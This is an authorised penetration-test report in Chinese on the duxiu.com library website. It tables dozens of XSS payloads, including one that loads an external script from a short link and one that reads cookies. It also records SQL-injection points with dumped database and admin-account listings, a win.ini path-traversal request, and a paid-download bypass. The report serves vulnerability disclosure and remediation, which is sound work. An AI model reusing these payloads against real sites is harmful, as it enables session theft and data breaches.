读秀网站安全检测报告

机构：Wind Punish 网络安全团队

时间：2015 年 11 月 29 日

版本	V1.0	密级	商密
修订人员	crown prince		

版本	V2.0	密级	商密
修订人员	Wind Punish 核心成员组		

版本	V3.0	密级	商密
修订人员	路人甲 007		

目录

1.检测概述：

Wind Punish 网络安全团队共 24 名成员参与本次众测，于 2015 年 11 月 21 日至 28 日期间获得读秀网（www.duxiu.com）授权，并在该期间对读秀网站进行安全检测。


2.检测涉及范围：

www.duxiu.com
mylib.duxiu.com
bbs.duxiu.com
zt.duxiu.com
video2.duxiu.com
ref.duxiu.com
count.duxiu.com
edu.duxiu.com
book.duxiu.com
以及读秀其他 web 界面

本次报告共检测出漏洞 56 处，其中高危 2 处、中危 52 处、低危 2 处。
注：高中危漏洞应及时修复、低危为建议修复。

3.漏洞类型统计

34 处 XSS 漏洞 （中危）
18 处其他类型（未授权访问，越权下载，信息泄露，CSRF 的）漏洞 （中危）
2 处 SQL 注入漏洞 （高危）
2 处存在爆破风险的漏洞 （低危）
共计：56 处漏洞



4.漏洞详细描述

①XSS 漏洞

反射型 XSS：18 处
存储型 XSS：16 处
共计：34 处 XSS 漏洞

注：
表格中标明 XSS 语句，以帮助厂商进行针对性过滤。
WP 对读秀进行的是全方位的安全众测，故不同成员提交的同一 URL 如果存在多种差别较大的 XSS 语句，我们视为不同漏洞。

XSS 漏洞类型	XSS 链接/XSS 方式	XSS 语句
短消息存储型 XSS	mylib.duxiu.com/a/sxxxMsg.action?xxx =xxx	<input onmousemove=alert(1)>
个人主页存储型 XSS	mylib.duxiu.com/a/xxxx?uid=xxx&xxx=xsseng	\x22\x3e\x3cinput oninput=alert\x281\x29\x3e
论坛存储型 XSS	bbs.duxiu.com/xxx/7061/xxx.htm	上传处提交 [RAR]javascript:alert(1)|txt[/RAR]
论坛中针对 IE 内核的 XSS	上传 txt 可以直接触发 xss	
评论处存储型 XSS	zt.duxiu.com/repository/xxxrites/xxxx/xxxnfo.xxxx?repid=11xxx&favid=xxx	<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='http://t.cn/RUnjBEG';>
留言板存储型 XSS	zt.duxiu.com/xxxx/repositoryMsg/xxxx?repid=178354	<input oninput="alert(1)">
个人主页存储型 XSS-2	mylib.duxiu.com/xxxxx	<img src="1" onerror="alert(location.href)">
个人主页 html 代码标签读取	进入个人图书馆，新建分类。	<a>xss
短消息存储型 XSS-2	将 XSS 语句发送给被攻击方，触发指定型存储 XSS	</textarea><img src=# onerror=alert(/xss/)><
论坛存储型 XSS-2	bbs.duxiu.com/topic/xxx/xxx.htm	</textarea><img src=# onerror=alert(/xss/)><
个人主页存储型 XSS-3	mylib.duxiu.com/xxx/xxx?uid=xxxx	"><img src = 1 onerror = alert(/in2/)><
评论处存储型	zt.duxiu.com/xxx/favorites/xxx/repFavInfo.jspx?rep	<img

XSS-2	id=183079&xxxx=6788832	onerror=alert(/in2/) src=#><
反馈处存储型 XSS	edu.duxiu.com/xxxx.jsp	未过滤
个人主页存储型 XSS-4	mylib.duxiu.com	<img src="1" onerror="alert(/1/)">
留言板存储型 XSS-2	推荐处可提交 XSS 代码，造成存储型 XSS	未过滤
个人主页，新建分类处存储型 XSS	mylib.duxiu.com/a/xxx?uid=25349355&uname=xxx	个人主页新建分类时，分类名未过滤
反射型 XSS	bbs.duxiu.com/xxx.aspx?id=55&wd=xss" onmousemove=alert(1) x="x	xss" onmousemove=alert(1) x="x
反射型 XSS	video2.duxiu.com/xxx.asp?tp=5123"><iframe onload=alert(1)>	"><iframe onload=alert(1)>
搜索框处反射型 XSS	mylib.duxiu.com/xxxx/xxx/article/xxxxchFavList.action	
搜索框处反射型 XSS	zt.duxiu.com/xxxx/ztSearch.jspx	
反射型 XSS	count.duxiu.com/xxxx/xxxx.jsp?type=ts&dxids=%3Cvideo%20src%3Dx%20%20%20%20%20%20onerror%3Dprompt%281%29%3B%3E	XSS 语句需 urlencode
反射型 XSS	bbs.duxiu.com/xxxx.aspx?Action=xxxxx&msg=%3C/span%3E%3Cscript%3Ex=document.cookie;alert%28x%29;%3C/script%3E%3C	%3C/span%3E%3Cscript%3Ex=document.cookie;alert%28x%29;%3C/script%3E%3C
反射型 XSS	video2.duxiu.com/xxxx?Condition=<img src=0 onerror=alert(/in2/)><=1	<img src=0 onerror=alert(/in2/)><=1
反射型 XSS	www.duxiu.com/xxxxx.ac?ck=1%3CScRiPt%20%3Eprompt(998238)%3C/ScRiPt%3E&ip=101.181.245.109&msg=ZE6Z82ZA8ZE5ZB0Z9DZE8ZAFZ95ZE9ZAAZ8CZE8ZAFZ81ZE7ZA0Z81ZE7Z9AZ84ZE6ZACZA1ZE6Z95ZB0ZE8ZBFZ87ZE5ZA4Z9AZEFZBCZ8CZE8ZAFZB7ZE7ZA8Z8DZE5Z90Z8EZE5Z86Z8DZE8ZAFZ95ZEFZBCZ81	本漏洞在 IE 里复现，但必须关闭 xss 筛选
反射型 XSS	www.duxiu.com/xxxxx.ac?ck=&ip=101.181.245.109<ScRiPt%20>prompt(975841)</ScRiPt>&msg=ZE6Z82ZA8ZE5ZB0Z9DZE8ZAFZ95ZE9ZAAZ8CZE8ZAFZ81ZE7ZA0Z81ZE7Z9AZ84ZE6ZACZA1ZE6Z95ZB0ZE8ZBFZ87ZE5ZA4Z9AZEFZBCZ8CZE8ZAFZB7ZE7ZA8Z8DZE5Z90Z8EZE5Z86Z8DZE8ZAFZ95ZEFZBCZ81	同一个网址，两个不同参数存在反射型 xss，一个是上面的 ck 参数，另一个是 ip 参数。 <ScRiPt%20>prompt(975841)</ScRiPt>
反射型 XSS	bbs.duxiu.com/search.aspx?wd=%22%22%20%22%3E%3Ciframe%20onload%3Dalert%281%29%3E&id	%22%22%20%22%3E%3Ciframe%20onload%3Dalert%281

	=51	%29%3E
反射型 XSS	bbs.duxiu.com/xxxx.aspx?Action=ShowMessage&msg=%20%20%22%3E%3Ciframe%20onload%3Dalert%281%29%3E	%20%20%22%3E%3Ciframe%20onload%3Dalert%281%29%3E
反射型 XSS	ref.duxiu.com/xxxx/xxx?keyword=zhizhen&word='"--></style></scRipt><scRipt>netsparker(0x000167)</scRipt>&id=3	'"--></style></scRipt><scRipt>netsparker(0x000167)</scRipt>
反射型 XSS	ref.duxiu.com/xxx/xxxx?keyword=RefReport&word=3&id='"--></style></scRipt><scRipt>netsparker(0x000183)</scRipt>&currentPage=1	'"--></style></scRipt><scRipt>netsparker(0x000183)</scRipt>
反射型 XSS	bbs.duxiu.com/xxxx/xxxx.aspx?Action=ShowMessage&xxx=<acx><ScRiPt>prompt(123456)</ScRiPt>	<acx><ScRiPt>prompt(123456)</ScRiPt>
反射型 XSS	count.duxiu.com/xxxx.jsp?xxx=jsonp1369213669004%27%22%3E%3Cscript%3Ealert%281%29;%3C/script%3E%3C%22&rt=mobile&t=8	
反射型 XSS	video2.duxiu.com/xxxx.asp?id=%27%22%3E%3Cscript%3Ealert%281%29;%3C/script%3E%3C%22	
反射型 XSS	video2.duxiu.com/xxxx.asp?id=%27%22%3E%3Cscript%3Ealert%281%29;%3C/script%3E%3C%22	
反射型 XSS	ref.duxiu.com/xxxx/quote?keyword=zhizhen&word=A&id=%27%22%3E%3Cscript%3Ealert%281%29;%3C/script%3E%3C%22	

②SQL 注入

共计两处

A. root 权限高危 SQL 注入

注入点：xxx.duxiu.com/xxxx/xxxx?keyword=xxx&word=L&id=

Word=L 存在 SQL 注射联合查询 参数 id 存在延时注射

权限过大，可导致几乎读秀网站全部数据泄露

数据库信息：

available databases [76]:

[*] ccutssp

[*] ccutssp2_0

[*] cmusspt

[*] cmussptlog

[*] cqsdzyssp

[*] cqsdzyssplog

[*] cumcm

[*] custlogsspweb

[*] custssp

[*] dataextraction

[*] dayainfo

[*] dayaref
[*] dhussp
[*] dhussplog
[*] fafussp
[*] fafussplog
[*] fiossp
[*] fiossplog
[*] fzussp
[*] fzussplog
[*] gzhussp
[*] gzhussplog
[*] hebeussp
[*] hebeussplog
[*] hebskyssp2_0
[*] information_schema
[*] iosi
[*] irussp
[*] irussplog
[*] jljussp
[*] jljussplog
[*] jlplibssp
[*] jlplibssplog
[*] jltietssp
[*] jltietssplog
[*] jzxylogsspweb
[*] jzxyssp
[*] localhost
[*] logccutssp2_0
[*] loghebskyssp2_0
[*] logsspweb
[*] logsspweb2_0
[*] mysql
[*] njglhssp
[*] njglhssplog
[*] nussp
[*] performance_schema
[*] reference
[*] refreport
[*] scaulogsspweb
[*] scaussp
[*] shqgyssp
[*] shqgyssplog
[*] sjzsklogsspweb
[*] sjzskssp

[*] sspweb
[*] sspweb2_0
[*] subjectanalysis
[*] swustssp
[*] swustssplog
[*] sxkjssp
[*] sxkjssplog
[*] test
[*] tyutssp
[*] tyutssp2_0
[*] tyutssplog
[*] tyutssplog2_0
[*] uestcssp
[*] uestcssplog
[*] xlussp
[*] xlussplog
[*] xmussp
[*] xmussplog
[*] ynaussp
[*] ynaussplog
[*] zzussp
--privileges
[*] ''@'localhost' [1]:
[*] 'qinxxbao'@'%' (administrator) [28]:
[*] 'root'@'127.0.0.1' (administrator) [28]:
[*] 'root'@'::1' (administrator) [28]:
[*] 'root'@'localhost' (administrator) [28]:

B．高危 SQL 注入
注入点：xxx.duxiu.com/xxxx/xxx?type=times&word=G&id=01
参数 word 存在布尔型和延时注入，不能联合查询，较慢。

③缺失验证码，存在爆破风险

共计两处

URL	存在的风险
www.duxiu.com:80/xxx/	默认数据库地址对外，且缺失验证码，抓包发现，可能存在爆破风险
count.duxiu.com	读秀流量查看系统，缺少验证码且密码明文验证，可能存在爆破风险

④其他漏洞

共计 18 处漏洞，包括：未授权访问，越权下载，信息泄露，CSRF 等

漏洞证明	利用方式
count.duxiu.com/xxxxx.jsp	读秀流量查看系统存在未授权访问，可查看读秀用户的搜索数据和大致 IP
bbs.duxiu.com/upfile/xxx/xxx/5/a40dbf22-cd26-4032-b60b-bb232f62575a.xxx	越权下载任意出售的文档，可绕过付费环节，免费阅读
发帖时泄露：[RAR]网站路径[/RAR]，详细请见《11 月 21 日 Wind Punish 漏洞报告.doc》	RAR 标签未闭合
bbs.duxiu.com/include/xxx.aspx	上传点泄露，存在安全隐患
xxx.duxiu.com/crossdomain.xml	crossdomain.xml 泄露，存在安全隐患
xxx.duxiu.com/xxx.aspx?path=c:\windows\win.ini&fname=民营医疗机构在保障医院公益性中的作用研究	报错信息产生的路径泄露，结合其他漏洞，导致安全风险
122.xxx.xx.250/index.htm	C 段网关开放高危端口（23 端口）
详细请见《11 月 21 日 Wind Punish 漏洞报告.doc》	nginx 漏洞，可远程命令执行
www.duxiu.com/xxxx.jsp	读秀试用申请表未过滤，导致存储型 XSS 及 CSRF
xxx.duxiu.com/xxx/login.jsp	存在 CSRF 漏洞
xxx.duxiu.com/xxx.jsp xxx.duxiu.com/xxx.jsp?Page=9 xxxx.duxiu.com/xxx.do?Field=3&channel=web.do&sw=3&edtype=3&searchtype=1&view=3&ecode=utf-8	存在 CSRF 漏洞
xxx.duxiu.com/xxx.jsp xxx.duxiu.com/feeling.jsp xxx.duxiu.com/xxx.jsp	存在 CSRF 漏洞
xxx.duxiu.com/xxx.jsp xxx.duxiu.com/xxx.ac	存在 CSRF 漏洞

5.修复建议

检测过程中我们发现，在我的图书馆中，有时创建不了“我的专题馆”， 创建收藏里添加 xss 语句，容易引起系统错误，造成账号无法登陆到“我的图书馆”，同时有时候，找回密码时，即使验证码输入正确，也提示验证码错误。

我们结合了漏洞以及检测过程中发现的 Bug，提供给厂商以下建议，希望在为厂商的网站安全保驾护航的同时，一起把厂商的网站建设的更美好！

①增强验证码机制，为缺失验证码的登陆接口增加验证码，为已经存在验证码的登陆接口，提供更强大的验证机制

②读秀网会对访问频繁和存在攻击行为的 IP 进行一定的封闭，但是我们发现：假如 www.duxiu.com 屏蔽了某 IP，但是这个 IP 依然能正常访问 zt.duxiu.com 并进行其他攻击行为，建议维护时将读秀各个域名联系起来，监测系统一旦发现某 IP 对读秀某个域名有攻击行为，即让所有域名屏蔽这个 IP

6.结束语

Wind Punish 网络安全团队全体成员真诚的感谢读秀为我们提供这次安全检测的机会，WP 成员们踊跃参与到这次众测，我们白帽子的想法只有一个，坚持我们的信仰，用我们的技术，维护厂商的网络安全。期待未来能和读秀进行更多的合作，我们一直在努力，愿未来 WP 能和读秀一起走的更好！